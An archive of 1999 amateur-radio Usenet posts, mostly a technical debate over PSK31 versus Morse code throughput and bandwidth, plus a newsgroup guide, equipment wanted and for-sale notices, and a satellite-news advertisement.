When you omit bandwidth from the equal-comparison criteria, you
apparently are challenging "PSK modulation" to compete in speed with
a 1350 wpm CW signal. Of course, there are examples of PSK modulators
that operate at speeds at least 10^6 faster than that...

A 1350 WPM CW signal will probably require about 3 KHz of bandwidth.
(I guess that is the reason the speed record is set at that rate: they

used a commercial SSB transceiver with the filters it comes with).
Ok, let's compare PSK at that bandwidth... you probably access Internet
using a MODEM that transmits at 33600 bps over a similar bandwidth. It
uses a combination of PSK and AM to achieve that. Let's be conservative
and compare at 8 bits per character and 6 characters per word, then this
modem transmits about 42,000 wpm, 31 times faster than your world CW speed
record. When using a more efficent coding or compression, it would be
even more.

This difference comes at the cost of a much higher S/N requirement than
would be realistic on hamradio, and very stringent specifications on
phase linearity. But it show that it is dangerous to claim that CW
is very efficient...

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

2804. Re: Throughput of PSK31

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-17 00:00:00 UTC
From: Michael Young <nobody@all.org>
Message-ID: <929650244.431.46@news.remarQ.com>
Source record: 17710

Dana Myers <DMyers@Qnet.Com> wrote in message
news:3769104D.7EB0F470@Qnet.Com...
>
> What's the flaw? I did two things in my comparision:
>
> 1) Determine actual throughput after the use of Varicode.
>
> 2) Relate actual throughput to minimum required bandwidth.

[snip]

> Hold on; you claim that Morse code "manages to attain comparable
> throughput given similar power and bandwidth requirements". I
> believe you are in error; my analysis was exactly of throughput vs.
> bandwidth - and PSK31 has a significant advantage in this respect,
> though admittedly I did not attempt to incorporate the power
> attribute in this comparison.

So far, we've discussed the throughput of varicode. I accept the 43 wpm figure from previous discussion as a plausible working figure.

The other two values -- bandwidth and power requirements -- were not so well discussed. IMHO, the 50 Hz figure you chose is particularly suspect.

Anecdotally, I've worked shoulder-to-shoulder with adjacent QSO's. Contrarily, one particular bozo came bouncing from 173 Hz away to GRIPE (his word, his caps, and his measure of freq difference) about interference with his Euro DX. I should add that I'm in W9, back lobe to this W2. The other station, a W4, was side lobe to him. Both stations had clean signals.

Regardless of all that, weak signal QSO's with SOLID copy are rare with PSK31. I've worked weak signals along with everyone else here, and am pleased with the results. I'm more willing to accept even 60% or 70% copy as usable with PSK31, while 80% or 90% seems to be my threshold for CW. This leads to two additional factors for Cecil's figure of merit: percent of usable copy, and level of effort.

PSK31 wins the level of effort question hands down. Or should I say headphones down? Very modest skills are required to operate, and no amount of skill or effort will improve reception. Compared to CW, it is at the opposite end of whatever scale we can use to measure this. I particularly like the fact that all QSO's are zero-beat, and consume even less bandwidth. This clearly points out that the PC is a much better op than most of us.

Percent of usable copy is maybe easier to define, but I don't how or where to start measuring it. I would add, however, that PSK31 never has a bad fist, and is copyable if other conditions are met. The same is not always true of CW.

Given all this, Dana's conclusion that PSK31 is 900% better than CW under any condition is not just specious or facile. It misses the mark by several magnitudes. The only meaningful apples-to-apples comparison is back to back QSO's, one in PSK31 and one in CW. It is a pass-fail comparison: did I communicate all that I need to communicate? I suspect the difference there is not at all close to claimed 1:10.

I would suggest this as a meaningful test. After a PSK31 contact, successful or otherwise, exchange sign offs in CW at 44 wpm. (Being careful to retune so as to not stomp other QSO's.) Note in your log if you felt the CW sig would have been usable. You don't have to actually copy it; just note if you felt there was enough signal there to possibly have copied. Also note in your log if adjacent CW sign-offs interfered with your otherwise clean PSK31 QSO. After 100 such contacts, count the number with usable CW sigs. Similarly, exchange pleasantries in PSK31 after a CW contact. Count the success ratio on those.

In any case, I believe the original question has been answered. Realistic PSK31 throughput, subject to revision, is between 40 to 50 wpm. The question in my mind is how much of the improvement is due to masking operator deficiencies, and how much is actual technical achievement.

Michael.

2805. Re: Throughput of PSK31

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-17 00:00:00 UTC
From: Dana Myers K6JQ <DMyers@Qnet.com>
Message-ID: <37698C96.C37DDA46@Qnet.com>
Source record: 17711

Michael Young wrote:
>
> Dana Myers <DMyers@Qnet.Com> wrote in message
> news:3769104D.7EB0F470@Qnet.Com...
> >
> > What's the flaw? I did two things in my comparision:
> >
> > 1) Determine actual throughput after the use of Varicode.
> >
> > 2) Relate actual throughput to minimum required bandwidth.
>
> [snip]
>
> > Hold on; you claim that Morse code "manages to attain comparable
> > throughput given similar power and bandwidth requirements". I
> > believe you are in error; my analysis was exactly of throughput vs.
> > bandwidth - and PSK31 has a significant advantage in this respect,
> > though admittedly I did not attempt to incorporate the power
> > attribute in this comparison.
>
> So far, we've discussed the throughput of varicode. I accept the 43 wpm
> figure from previous discussion as a plausible working figure.
>
> The other two values -- bandwidth and power requirements -- were not so
> well discussed. IMHO, the 50 Hz figure you chose is particularly
> suspect.

I did not discuss the power requirements, and drew no conclusions
regarding power or S/N ratio. Bandwidth is very straightforward to
address.

Please refer to http://www.kender.es/~edu/article/psk31theory.html
for details of the PSK31 modulation technique; in particular, the
majority of the PSK31 signal is inside a 31Hz bandwidth, and the
receive filter used in Martinez' implementation of PSK31 is at least
64dB down at +/-31Hz. Note that the receive filter is actually somewhat
broader than the transmitted signal.

It is straighforward to analyze the minimum required bandwidth of an
OOK Morse signal as well; the baud rate is WPM/1.2, and the bandwidth
is BaudRate * KeyingFactor (where KeyingFactor is typically 5 for
Morse). Combining the two equations, we get Bandwidth = WPM * 4.17

For example, a 43 WPM Morse signal occupies a minimum required
bandwidth of 180 Hz, and a PSK31 signal has a minimum required

bandwidth of 32 Hz.

If you have a problem with these numbers, please look up the relevant information and show me where I went astray.

[...]

> Given all this, Dana's conclusion that PSK31 is 900% better than CW
> under any condition is not just specious or facile.

It isn't just specious or facile, it is *ficticious*. Where did I ever even imply that PSK31 is "900% better than CW"? I *did* estimate that PSK31 offers a spectral efficiency of 1WPM/Hz and Morse code offers an efficiency of .2WPM/Hz - which I guess works out to a factor of 5 in favor of PSK - but you're attributing something to me I never wrote. Please stick to the facts without exagerating what I write.

However, now that I've done the more detailed math to determine minimum necessary bandwidth of PSK31 (31Hz) and Morse code (180Hz for 43WPM), let's do the calculation again, using an assumed throughput of 43 WPM:

PSK31 = 1.4 WPM/Hz
Morse (K=5) = .24WPM/Hz

Ratio = 5.9

My original estimate wasn't all that bad, after all.

Now, about that 43WPM. Has anyone taken the hour or so to write a short program to calculate equivalent throughput using Varicode and fed it some text to see how Varicode performs in the real world? The estimate I mad indicates that Varicode significantly favors lower-case text (since most text is lower-case afterall - look at this news posting). I suspect the average throughput is weighted closer to 50WPM than 43WPM, but, rather than just share my subjective opinions, I'll write that program tonight and share it and the results.

> It misses the mark
> by several magnitudes. The only meaningful apples-to-apples comparison
> is back to back QSO's, one in PSK31 and one in CW. It is a pass-fail
> comparison: did I communicate all that I need to communicate? I suspect
> the difference there is not at all close to claimed 1:10.

Oh, there you go, attributing a number to me that I didn't make up *and* promoting a subjective comparison rather than an objective comparison.

> I would suggest this as a meaningful test. After a PSK31 contact,
> successful or otherwise, exchange sign offs in CW at 44 wpm. (Being
> careful to retune so as to not stomp other QSO's.) Note in your log if
> you felt the CW sig would have been usable. You don't have to actually
> copy it; just note if you felt there was enough signal there to possibly
> have copied. Also note in your log if adjacent CW sign-offs interfered
> with your otherwise clean PSK31 QSO. After 100 such contacts, count the
> number with usable CW sigs. Similarly, exchange pleasantries in PSK31

> after a CW contact. Count the success ratio on those.

Well, that's really scientific. Just keep track of how you felt rather
than how things actually worked. Subjective evaluation is useful for
deciding what kind of wine you'd like with dinner tonight, but has no
place in this context. Find the relevant objective technical models
and figure out how to use them. I started by attempting to relate the
objectively measurable throughput of PSK31 vs. Morse code and the objectively
measurable bandwidth requirements; perhaps then we can move into the more
difficult noise performance characteristics.

> In any case, I believe the original question has been answered.
> Realistic PSK31 throughput, subject to revision, is between 40 to 50
> wpm. The question in my mind is how much of the improvement is due to
> masking operator deficiencies, and how much is actual technical
> achievement.

In other words, you appear to be suggesting that inability to copy Morse
code by ear is an operator deficiency?

Dana K6JQ
Dana@Source.Net

2806. Re: Throughput of PSK31

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-17 00:00:00 UTC
From: Dana Myers K6JQ <DMyers@Qnet.com>
Message-ID: <3769E24C.BFB1A017@Qnet.com>
Source record: 17712

Michael Young wrote:
>
> W6RCecilA <Cecil.A.Moore@IEEE.org> wrote in message
> news:3769168C.332B97EC@IEEE.org...
> > Dana Myers wrote:
> > > I compared the
> > > throughput/bandwidth ratio for the modes, which is a
> > > reasonable and objective starting point.
> >
> > Hi Dana, Seems to me a figure of merit would be:
> >
> > throughput/(power*bandwidth)
>
> How about simply S/N for equal throughput? Noise seems to capture both
> bandwidth and proximity of interfering signals. Power, of course,
> equates well to usable signal.

Right - I was also going to suggest S/N, and I suspect what we're
looking for here is the equivalent of 'BER' vs. S/N (a well-known
chart in a modem data sheet). However, characterization of "noise"
must be consistent to be useful.

Dana

2807. PK 232 help

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-17 00:00:00 UTC
From: joedb@earthlink.net
Message-ID: <37690f14.3152382@news.earthlink.net>
Source record: 17713

Does anyone have or know where to get the PCPAKRAT software
and the manual for it? I am not trying to be cheap, but it is my
understanding that AEA has gone out of business.
Thanks,
Joe N3HGB

2808. Guide to the rec.radio Newsgroups

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-18 00:00:00 UTC
From: jeffreyh@Hawaii.Edu
Message-ID: <7kcbtd$2g2@news.Hawaii.Edu>
Source record: 17714
Cross-posted to: rec.radio.amateur.dx,rec.radio.amateur.digital.misc

Archive-name: radio/personal-intro

This message describes the rec.radio.amateur.*, rec.radio.cb, rec.radio.info, and rec.radio.swap newsgroups, as well as their Internet mailing list counterparts and complements. It is intended to serve as a guide for the new reader on what to find where. Questions and comments may be directed to Jeffrey Herman, KH6O, jeffreyh@hawaii.edu, or Paul Schleck, K3FU, pschleck@novia.net.

This message was last changed on 14 March, 1998.

History
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Way back when, before there was a Usenet, the Internet hosted a mailing list for hams, called (appropriately enough) INFO-HAMS. Ham radio discussions were held on the mailing list, and sent to the mailboxes of those who had signed up for it. When the Usenet software was created, and net news as we now know it was developed, a newsgroup was created for hams: net.ham-radio. The mailing list and the newsgroup were gatewayed together, eventually.

Over the years, as the net grew, the volume of discussion became progressively higher. First one by one, and then as part of two reorganizations, what was once one group became many. In the process, developments elsewhere on the net were reflected in the groups as they were created, most notably the change to place all of the ham radio groups in one hierarchy.

The collection of newsgroups continues to grow as more people join the net, and as more topics of discussion gain volume, I expect to see more groups be created as well. This follows what is happening on the rest of the net.

Nearly all of the radio newsgroups have corresponding mailing lists, the notable exception being rec.radio.swap. There are also a few mailing lists that don't have newsgroups.

The Current Groups
==================

It's important to post messages to the group that's appropriate for them, and not to the groups that aren't. The whole idea of having different newsgroups is so that folks who aren't interested in, say, homebrewing, don't have to wade through messages about homebrewing on the way to read about Field Day. Posting appropriately is just good etiquette.

The rec.radio.amateur.misc group is the catchall. It is what rec.ham-radio was renamed to during the first major reorganization. Any message that's not more appropriate in one of the other groups belongs here, from contesting to DX to ragchewing on VHF to information on becoming a ham.

The group rec.radio.amateur.digital.misc is for discussions related to (surprise!) digital amateur radio. This doesn't have to be the common two-meter AX.25 variety of packet radio, either; some of the most knowledgeable folks in radio digital communications can be found here, and anything in the general area is welcome. The name was changed to emphasize this, and to encourage discussion not only of other text-based digital modes, such as AMTOR, RTTY, and Clover, but things like digital voice and video as well. The former group, rec.radio.amateur.packet, was removed on September 21st, 1993. It is obsolete, and you should use .digital.misc instead (or the appropriate new mailing list, mentioned below). The group has .misc as part of the name to allow further specialization if the users wish it, such as .digital.tcp-ip.

The swap group is rec.radio.swap. This recognizes a fact that became evident shortly after the original group was formed: Hams don't just swap ham radio gear, and other folks besides hams swap ham equipment. If you have radio equipment, or test gear, or computer stuff that hams would be interested in, here's the place. Equipment wanted postings belong here too. Discussions about the equipment generally don't; if you wish to discuss a particular posting with the buyer, email is a much better way to do it, and the other groups, especially .equipment and .homebrew, are the place for public discussions. There is now a regular posting with information on how to go about buying and selling items in rec.radio.swap; please refer to it before you post there. To answer a frequently asked question: No, there is no mailing list that goes along with this group. If you can't read Usenet news directly, you're out of luck.

The group rec.radio.amateur.policy was created as a place for all the discussions that seem to drag on interminably about the many rules, regulations, legalities, and policies that surround amateur radio, both existing and proposed. Recent changes to the Amateur Radio Rules (FCC Part 97) have finally laid to rest the Great Usenet Pizza Autopatch Debate - it's now legal to order a pizza on the autopatch, if you're not in the pizza business - as well as complaints about now-preempted local scanner laws hostile to amateurs, but plenty of discussion about what a bunch of rotten no-goodniks the local frequency coordinating body is, as well as the neverending no-code debate, may still be found here.

The group rec.radio.cb is the place for all discussion about the Citizens' Band radio service. Such discussions have been very inflammatory in rec.ham-radio in the past; please do not cross-post to both rec.radio.cb and rec.radio.amateur.* unless the topic is genuinely of interest to both hams and CBers - and very few topics are.

The rec.radio.info group is just what its name implies: it's the place where informational messages from across rec.radio.* may be found, regardless of where else they're posted. As of this writing, information posted to the group includes Cary Oler's daily solar progagation bulletins, ARRL

bulletins, the Frequently Asked Questions files for the various groups, and radio modification instructions. This group is moderated, so you cannot post to it directly; if you try, even if your message is crossposted to one of the other groups, your message will be mailed to the moderator, who is currently David Dodell, WB7TPY. The email address for submissions to the group is rec.radio.info-moderator@primenet.com. Inquires and other adminis-trivia should be directed to rec.radio.info-request@primenet.com. For more information about rec.radio.info, consult the introduction and posting guidelines that are regularly posted to that newsgroup.

The groups r.r.amateur.antenna, .boatanchors, .dx, .equipment, .homebrew, and .space are for more specialized areas of ham radio: discussions about antennas, the older tube based amateur, military, and commercial gear, commercially-made equipment, homebrewing, and amateur radio space operations. The .equipment group is not the place for buying or selling equipment; that's what rec.radio.swap is for. Similarly, the .space group is specifically about amateur radio in space, such as the OSCAR program and SAREX, the Shuttle Amateur Radio EXperiment; other groups cover other aspects of satellites and space. Homebrewing isn't about making your own alcoholic beverages at home (that's rec.crafts.brewing), but rather construction of radio and electronic equipment by the amateur experimenter. The .dx group is devoted to long distance amateur communications. Each of these subgroups has its own charter and FAQ; please refer to the archives to find these documents.

Except for rec.radio.swap and rec.radio.cb, all of these newsgroups are available by Internet electronic mail in digest format; send a mail message containing "help" on a line by itself to listserv@ucsd.edu for instructions on how to use the mail server.

All of the groups can be posted to by electronic mail, though, by using a gateway at the University of Texas at Austin. To post a message this way, change the name of the group you wish to post to by replacing all of the '.'s with '-'s - for example, rec.radio.swap becomes rec-radio-swap - and send to that name@cs.utexas.edu (rec-radio-swap@cs.utexas.edu, for example). You may crosspost by including multiple addresses as Cc: entries (but see below). This gateway's continued availability is at the pleasure of the admins at UT-Austin, and is subject to going away at any time - and especially if forgeries and other net.abuses become a problem. You have been warned.

Mailing Lists

In addition to the mailing lists that mirror the Usenet newsgroups, there also are a few that stand alone. These cover specific areas of ham radio, and discussion is focused on just those areas. PLEASE BE SURE TO SAVE THE WELCOME MESSAGE YOU RECEIVE AFTER SUBSCRIBING -- IT WILL CONTAIN IMPORTANT INFO REGARDING UNSUBSCRIBING!

The cq-contest mailing list is for discussions of contesting in ham radio. To join, send an email to cq-contesting-request@contesting.com.

The DX mailing list covers the finer points of DXing. This one is also joined by mailing "subscribe" on a line by itself, this time to dx-request@unbc.edu.

There's also a VHF mailing list, for VHF operators of the weak signal persuasion. You can join this one be sending "subscribe vhf" on a line by itself to vhf-request@w6yx.stanford.edu.

The QRP-L list is devoted to building and operating gear at low-power outputs. To subscribe, send an email to listproc@lehigh.edu and only write: subscribe qrp-l Your Name.

The TopBand e-list is devoted to all areas of operation on 160m. To subscribe, send an email to majordomo@contesting.com and only write: subscribe topband and follow the instructions you'll be sent.
This site, contesting.com, also hosts a couple dozen other ham-related e-lists. Use the above address, and only write: lists to get the entire index.

The Boatanchors e-list is devoted to the older tube-based ham, military, and commercial communications gear. To subscribe, send an email to: listserv@listserv.tempe.gov and only write: subscribe boatanchors

For homebuilding transmitters and receivers using tube technology, there is the Glowbugs e-list; send an email to: majordomo@piobaire.mines.uidaho.edu and only write: subscribe glowbugs <your@address.here>

The VHF DX discussion list can be accessed by sending an email to: majordomo@blacksheep.org and only writing: subscribe VHF-DX-discuss.

We now have a list devoted to amateur radio history. To subscribe, send an email to: ham-radio-history-subscribe@egroups.com - leave the body of the message blank.

Qth.net hosts over 100 ham-related e-lists, including lists devoted to each state, manufacturer, mode, band - too many to state here. Send an email to majordomo@qth.net and only write: lists to get the complete index.

For one of the most complete indexes of email lists, see the excellent web site http://pw2.netcom.com/~ac6v/pageae.html

Please do NOT send subscription requests to the mailing lists themselves; that doesn't work very often, and is very annoying to those on the list. Also, please keep your electronic mail address current with any mailing lists you subscribe to, as dealing with returned email is a nuisance for the person maintaining the mailing list.

A Few Words on Crossposting
==========

Please do not crosspost messages to two or more groups unless there is genuine interest in both groups in the topic being discussed, and when you do, please include a header line of the form "Followup-To: group.name" in your article's

headers (before the first blank line). This will cause followups to your article to go to the group listed in the Followup-To: line. If you wish to have replies to go to you by email, rather than be posted, use the word "poster" instead of the name of a group. Such a line appears in the headers of this article.

One of the few examples of productive cross-posting is with the rec.radio.info newsgroup. To provide a filtered presentation of information articles, while still maintaining visibility in their home newsgroups, the moderator strongly encourages cross-posting. All information articles should be submitted to the rec.radio.info moderator so that he may simultaneously cross-post your information to the appropriate newsgroups. Most newsreaders will only present the article once, and network bandwidth is conserved since only one article is propagated. If you make regular informational postings, and have made arrangements with the moderator to post directly to the group, please cross-post as appropriate.

--
Jeffrey Herman, KH6O, and your friendly rec.radio.amateur working-group
jeffreyh@hawaii.edu
--
Fingerprint Classification Services: A personal copy of your inked finger impressions utilizing the Henry Classification Formula.

2809. Re: Throughput of PSK31

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-18 00:00:00 UTC
From: Michael Young <nobody@all.org>
Message-ID: <929683680.375.52@news.remarQ.com>
Source record: 17715

Dana Myers K6JQ <DMyers@Qnet.com> wrote in message
news:37698C96.C37DDA46@Qnet.com...
> It is straighforward to analyze the minimum required bandwidth of an
> OOK Morse signal as well; the baud rate is WPM/1.2, and the bandwidth
> is BaudRate * KeyingFactor (where KeyingFactor is typically 5 for
> Morse). Combining the two equations, we get Bandwidth = WPM * 4.17
>
> For example, a 43 WPM Morse signal occupies a minimum required
> bandwidth of 180 Hz, and a PSK31 signal has a minimum required
> bandwidth of 32 Hz.
>
> If you have a problem with these numbers, please look up the relevant
> information and show me where I went astray.

I have a problem with the oranges in your apples to apples comparision.
Specifically, you're comparing "minimum bandwidth" for PSK31 to
published optimum bandwidth for ASK. The theoretical minimum of 32 Hz is
not justified by actual practice. The main PSK31 information page is
inaccessible at the moment. Feel free to look up their recommendations
at http://aintel.bi.ehu.es/psk31.html.

> > Given all this, Dana's conclusion that PSK31 is 900% better than CW
> > under any condition is not just specious or facile.
>
> It isn't just specious or facile, it is *ficticious*. Where did I
ever
> even imply that PSK31 is "900% better than CW"? I *did* estimate that

[snip]

> Ratio = 5.9

I stand corrected. Your claim is a 490% improvement.

> My original estimate wasn't all that bad, after all.

It reeks. See above. Your error is in accepting the theoretical 50 Hz,
and comparing that to the real world optimum for CW of 180 Hz.

> Now, about that 43WPM.

That's not in contention here. The estimate can be off by 20 - 30%. It's
small compared to 490%.

> > It misses the mark
> > by several magnitudes. The only meaningful apples-to-apples
comparison

> > is back to back QSO's, one in PSK31 and one in CW. It is a pass-fail
> > comparison: did I communicate all that I need to communicate? I
suspect
> > the difference there is not at all close to claimed 1:10.
>
> Oh, there you go, attributing a number to me that I didn't make up
and
> promoting a subjective comparison rather than an objective comparison.

Allow me to rephrase:

It misses the mark by at least a magnitude. One meaningful
apples-to-apples comparison is back to back QSO's, one in PSK31 and one
in CW. It is a pass-fail comparison: did I communicate all that I need
to communicate? I suspect the difference there is not at all close to
claimed 1:5. Your use of conservative empirical values for CW is not
compatible with the optimistic theoretical minimums for PSK31.

> I started by attempting to relate the
> objectively measurable throughput of PSK31 vs. Morse code and the
objectively
> measurable bandwidth requirements; perhaps then we can move into the
more
> difficult noise performance characteristics.

I believe that's where we're at. The OOK/ASK figures you bandy about
take this into account. Also, PSK31 copy in bad conditions is not 100%.
This doesn't show anywhere in your estimates. Taken all together, your
estimates do not take into account S/N, while your conclusions seem to
make this claim.

> > The question in my mind is how much of the improvement is due to
> > masking operator deficiencies, and how much is actual technical
> > achievement.
>
> In other words, you appear to be suggesting that inability to copy
Morse
> code by ear is an operator deficiency?

What are you trying to say, Dana? After much head scratching: Yes, given
that a usable signal is received, I'm stating that an inability to copy
Morse code by ear is an operator deficiency. It also means the common
PSK31 software has aids to help an operator zero-beat a signal, and
objectively assess its usefulness.

I am a friend of PSK31. I use PSK31. I also use CW. The estimates you
post failed the reality check of casual use. I responded to your query
for where you went astray. I also erred by overstating your claims; this
led to your questioning of my motives.

So, let's start over with a different phrasing:

NO WAY, DANA! PSK31 copies well in bad condx, but not 4.9 times better than CW. Not in my short experience, anyway. I think the problem is your mixing conservative empirical values for OOK/ASK with the optimistic theoretical minimums for PSK31. (The recommended spacing for PSK31 QSO's is no closer than 100 Hz.) Also, you are assuming BPSK in this discussion while, again, using worst case conditions for CW for comparison. I believe QPSK is more relevant for that particular discussion. Using these more realistic values, I believe you'll find that CW and PSK31 are actually quite comparable performance-wise. The difference more closely matches my subjective feel of maybe 15% to 25% better in very marginal conditions. In good conditions, PSK31 simply allows me to refill my wine glass without missing a single dit. In the end, the biggest difference is in ease of use, which I readily agree is a useful attribute.

Michael.

2810. Re: Throughput of PSK31

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-18 00:00:00 UTC
From: Michael Young <nobody@all.org>
Message-ID: <929685059.932.86@news.remarQ.com>
Source record: 17716

W6RCecilA <Cecil.A.Moore@IEEE.org> wrote in message
news:3769168C.332B97EC@IEEE.org...
> Dana Myers wrote:
> > I compared the
> > throughput/bandwidth ratio for the modes, which is a
> > reasonable and objective starting point.
>
> Hi Dana, Seems to me a figure of merit would be:
>
> throughput/(power*bandwidth)

How about simply S/N for equal throughput? Noise seems to capture both
bandwidth and proximity of interfering signals. Power, of course,
equates well to usable signal.

Michael.

2811. Re: HamComm questions

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-18 00:00:00 UTC
From: Ralph Mowery <rmowery@ibm.net>
Message-ID: <376A2002.540079FB@ibm.net>
Source record: 17717

YOu are right. Have tried that program and it works very well, but
it is for trry only. Think the one I ment was FTV. Just too many
programs out to keep up with the name for what each one does.

"Robert Lay (W9DMK)" wrote:
>
> On Tue, 15 Jun 1999 21:41:53 -0400, Ralph Mowery <rmowery@ibm.net>
> wrote:
> >.... Look for one called BLT151.zip. I think that is the one I
> >am using under dos. This program will work off a sound card.
> Are you referring to the program BTL 1.54e by ZL2AKM?
>
> If so, it only does RTTY - not CW, but it's a darn good program. If
> there is one in that family that does CW, I would appreciate a pointer
> to where I could get it.
> 73 de Bob, W9DMK, King George, VA
>

2812. Re: Throughput of PSK31

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-18 00:00:00 UTC
From: nobody@crosslink.net
Message-ID: <376a4d64.10079700@news.crosslink.net>
Source record: 17718

On Thu, 17 Jun 1999 17:02:30 -0700, Dana Myers K6JQ <DMyers@Qnet.com>
wrote:

...snip...
>Now, about that 43WPM. Has anyone taken the hour or so to write a short
>program to calculate equivalent throughput using Varicode and fed it some
>text to see how Varicode performs in the real world? The estimate I mad
>indicates that Varicode significantly favors lower-case text (since most
>text is lower-case afterall - look at this news posting). I suspect the
>average throughput is weighted closer to 50WPM than 43WPM, but, rather than
>just share my subjective opinions, I'll write that program tonight and share
>it and the results.

Dear Dana,

Excellent discussion.

Here's a thought relative to the analysis that you plan to make. After
you check out ALPHABET.TXT and note that Varicode is designed to
optimize throughput for lower case, most often use letters, etc., what
are you going to use for "typical" text in a ham QSO?

That was what led me to perform the empirical test instead. I simply
looked at existing text files that were readily available on the
computer and selected those that had what I consider to be the
"typical" ratio of letters to numbers and symbols, and "typical" ratio
of upper to lower case, and "typical" word lengths. This is a very
subjective process that you would have to go through, I would think.
When you get done doing that, and you apply that weigting to you
mathematical analysis, I cannot imagine how you would get a different
answer than my "stop watch" measurements, so please let me know what
you find.

73 de Bob, W9DMK, King George, VA
Change "nobody" to "w9dmk" for e-mail
http://www.qsl.net/w9dmk
http://www.fortunecity.com/meltingpot/albania/784

2813. WTB HAL P-38

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-18 00:00:00 UTC
From: Gordon Yarte <GYarte@worldnet.att.net>
Message-ID: <7ke2kb$9bs$1@bgtnsc03.worldnet.att.net>
Source record: 17719

Want to buy HAL P-38 w/manuals and software. Call me (520) 574-1551 or
Email is ok. Thanks. Gordon W7EQ

2814. Be informed! Top sat-news & media-news and listings for free

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-18 00:00:00 UTC
From: Stefan Hagedorn <stefan@sat-hagedorn.de>
Message-ID: <01beb98d$d79a6620$0100007f@stefan>
Source record: 17720
Cross-posted to: it.hobby.satellite-tv,it.hobby.satellite-tv.digitale,rec.radio.amateur.digital.misc

Transponder NEWS - http://www.sat-hagedorn.de
SATELLITE- & MEDIA-NEWS FOR FREE
If you want to receive latest sat-news and transponder-listings, here's
a special information for you.

You can join to the highly informative sat information-service (currently
nearly 20 000 members worldwide) Be member of the news-source no. 1!

> Top-storys in Transponder NEWS ("sat-stefan") - 18.6.99
* ASTRA 2 A: PPV-provider u film Networks is testing for regular start on 1
July
* ASTRA 2 A: First test-transmissions for new MTV-channels as part of Sky
Digital
* ARABSAT 3 A: Jordan Satellite Channel has started analogue transmission
* KOPERNIKUS DFS 1 FM3: NTV International has joined to German's
Telekom-bouquet
* ASTRA 1 C: ADR-programm UG-radio from Germany plan to be encoded
* ASTRA 1 H ready for take-off - position is 19,2° East
* ASTRA 1 A: Tamil Broadcasting London has launched analogue
* Hot Bird 4: New frequency for Gold and Watch Channel Italy
* Hot Bird 2: Capitale FM Portugal comes analogue
* Hot Bird 4: Italian oldie-programm has launched digital transmission
* EUTELSAT II-F4M has replaced EUTELSAT II-F2 at 10° East
* EUTELSAT II-F4M: Analogue sport-feeds on few frequencies
* THOR III: Radio Melodia is testing around in MPEG2/Conax
* CNN plan to launch new programm "CNN Turk" in September

If you want to receive all media- and satellite-news - analogue and
digital - be member of the follow mailinglists:

> "sat-stefan": latest sat- and media-news in Transponder NEWS:
all programm-news, digital and analogue feeds, clear sport-feeds for
pay-tv programmes and more (in English and German)

> "sat-stefan-tab": latest analogue and digital transponder-listings wit
all relevant parameters (ADR, MPEG2, PAL, D2 MAC...)

> "sat-help" - all anwers for your questions and problems about sat-stuff.
Problems or questions - drop an eMail. Answers are available in these list!

SUBSCRIBE via online-form: http://www.sat-hagedorn.de/subscribe.htm
or send an eMail to stefan@sat-hagedorn.de or DXStefan@aol.com

2815. Re: FS antennas

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-18 00:00:00 UTC
From: Butch Magee <butchkay@netdoor.com>
Message-ID: <376AF01E.C0B29C74@netdoor.com>
Source record: 17721
Cross-posted to: rec.radio.swap,rec.radio.amateur.swap,rec.radio.scanner,rec.radio.amateur.digital.misc,rec.radio.amateur.antenna,alt.radio.scanner,alt.ham-radio.packet,alt.ham-radio.marketplace,rec.radio.amateur.equipment

Do you still have the 2mtr/440 ant for 21.00

Butch

Chuckk wrote:

> Dual band fiberglass Base antenna 144-148 440-450
> 6db on 2 8db on 440 200 watts 98.5 inches
> NEW $75
>
> Dual band mobile NMO mount 144-148 440-450
> 3db on 2 5db on 440 200 watts 38 inches
>
> NEW $21
>
> Dual band mobile NMO mount 150-158 450-470
> 3db on 2 5db on 440 200 watts center load
>
> NEW $21
>
> Chuckk
> KB2AHZ
> 804-372-0614

2816. Re: Please Help with C++ problem

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-18 00:00:00 UTC
From: SpeedyJ <speedyJ@t-online.de>
Message-ID: <01beb97b$4a1eefd0$24241da4@w8n00866>
Source record: 17722
Cross-posted to: borland.public.cpp.winapi,rec.radio.amateur.digital.misc

Use an image-list.Draw the images in an memDC and into a created bitmap.
You can use this bitmap for the toolbar...

J

2817. Re: Throughput of PSK31

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-19 00:00:00 UTC
From: Bill <bbierly2@flash.net>
Message-ID: <U0Ca3.369$9R5.318@news.flash.net>
Source record: 17723

ENOUGH!!
TO each his own.

Robert Lay (W9DMK) <nobody@crosslink.net> wrote in message
news:376791a4.3030978@news.crosslink.net...
> On Wed, 16 Jun 1999 06:44:58 GMT, Dana@Source.Net wrote:
>
> >Let's take a breath and try to perform an apples-to-apples
> >comparison. It isn't that difficult to determine how many
> >"bits" (where bit and baud are equivalent in this context)
> >it takes to send a specified portion of text. The standard
> >word used in determining Morse throughput in WPM is "paris ",
> >so let's see how many bits it takes to send that word in
> >PSK31's Varicode. I added up the lengths of all the characters
> >plus the inter-character spacing of 2 bits and found that
> >"PARIS " required 50 bits in PSK31, and "paris " requires
> >37 bits (Varicode is biased towards lower-case since most
> >text is sent lower-case). 50 bits at 31.25 bits/sec gives
> >1.6 seconds/word, and 60 seconds gives 37.5 WPM. However,
> >37 bits requires 1.184 seconds, which gives 50.68 WPM.
>
> Good Morning Dana,
>
> So far, so good. The average of your two WPM values seems to be very
> close to my 43 WPM value for PSK31.
>
> >Obviously, Varicode prefers lower-case, Morse code
> >doesn't have the feature of case or encodings for the
> >entire 128-character set that Varicode does. It is
> >also worth noting that Varicode and Morse are both
> >influenced by the text being sent and they may not
> >be influenced similarly.
>
